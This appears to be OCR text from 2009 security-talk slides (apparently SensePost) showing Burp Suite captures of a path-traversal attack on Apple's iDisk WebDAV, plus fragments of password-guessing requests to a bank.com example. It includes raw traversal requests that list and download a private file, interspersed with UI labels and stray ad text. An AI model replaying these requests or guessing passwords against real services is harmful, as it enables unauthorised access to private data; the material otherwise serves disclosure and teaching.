


```
POST /jeremy.
Host: idisk.ma
```


response
raw
headers
hex
rend




```
POST /jeremy.richards-Public/<strong>%2E%2E%2F/</strong>?webdav-method=PROPFIND HTTP/1.1
Host: idisk.mac.com
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.0.11) Gecko/2009060214
irefox/3.0.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Depth: 1
Content-Type: text/xml; charset=UTF-8
Referer: http://idisk.mac.com/Jeremy-Public?view=web
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 188

<?xml version="1.0" encoding="utf-8"?>
<D:propfind xmlns:D="DAV:">
<D:prop>
<D:getlastmodified/>
<D:getcontentlength/>
<D:resourcetype/>
<D:getcontenttype/>
</D:prop>
</D:propfind>
```



```
HTTP/1.1 207 Multi-Status
Server: AppleIDiskServer-1E2012
x-responding-server: idiskng075
X-dmUser: jeremy.richards
Content-Type: text/xml;charset=utf-8
Date: Wed, 01 Jul 2009 15:41:08 GMT
Connection: close

<?xml version="1.0" encoding="utf-8" ?>
<multistatus xmlns="DAV:">
<D:response xmlns:D="DAV:">
 <D:href>/jeremy.richards-Public/../</D:href>
   <D:getlastmodified>Wed, 01 Jul 2009 15:37:40 GMT</D:getlastmodified>
  <D:status>HTTP/1.1 200 OK</D:status>
 </D:propstat>
<D:response xmlns:D="DAV:">
 <D:href>/jeremy.richards-Public/../.Groups/</D:href>
 <D:href>/jeremy.richards-Public/../Backup/</D:href>
 <D:href>/jeremy.richards-Public/../Documents/</D:href>
 <D:href>/jeremy.richards-Public/../Library/</D:href>
 <D:href>/jeremy.richards-Public/../Movies/</D:href>
 <D:href>/jeremy.richards-Public/../Music/</D:href>
 <D:href>/jeremy.richards-Public/../Pictures/</D:href>
 <D:href>/jeremy.richards-Public/../Public/</D:href>
 <D:href>/jeremy.richards-Public/../Sites/</D:href>
 <D:href>/jeremy.richards-Public/../untitled%20folder/</D:href>
 <D:href>/jeremy.richards-Public/../.DS_Store</D:href>
 <D:href>/jeremy.richards-Public/../PRIVATE.txt</D:href>
 <D:href>/jeremy.richards-Public/../.TemporaryItems/</D:href>
 <D:href>/jeremy.richards-Public/../pass/</D:href>
```

[SensePost – 2009]


burp suite v1.1 professional – licensed to [redacted] [single user license]
burp
intruder
repeater
window
help
proxy
spider
intruder
repeater
sequencer
decoder
comparer
comms
alerts
go
cancel
<
>
use SSL
request
raw
params
headers
hex
viewstate
<
>

host: idisk.mac.com

port: 80


☐ use SSL

```
GET /jeremy.richards-Public/%2E%2E%2FPRIVATE.txt?disposition=download+8300 HTTP/1.1
Host: idisk.mac.com
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.0.11) Gecko/2009060214 Firefox/3.0.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://idisk.mac.com/jeremy.richards-Public?view=web
```

0 matches

done


length: 457



```
HTTP/1.1 200 OK
Server: AppleIDiskServer-1E2012
x-responding-server: idiskng075
X-dmUser: jeremy.richards
ETag: "u-1g3s18hn-3e0p-1372yjpvf7-2b6d9rze2c0"
Last-Modified: Wed, 01 Jul 2009 15:37:03 GMT
Content-disposition: attachment;
Content-Type: text/plain
Content-Length: 114
Date: Wed, 01 Jul 2009 15:46:34 GMT
Connection: close

This is a private file that lives outside the "Public folder".  It should not be accessible from a Public folder.
```

SugarSync
The Prime Cloud Storage Solution


DIVERSION
FreeFoto.com



username=**bob**&password=**cat**

http://bank.com/login


```
<html>
<body>
...
Sorry! Please check your
password and try again
..
</body>
</html
```



username=**bob**&password=**dog**

http://bank.com/login

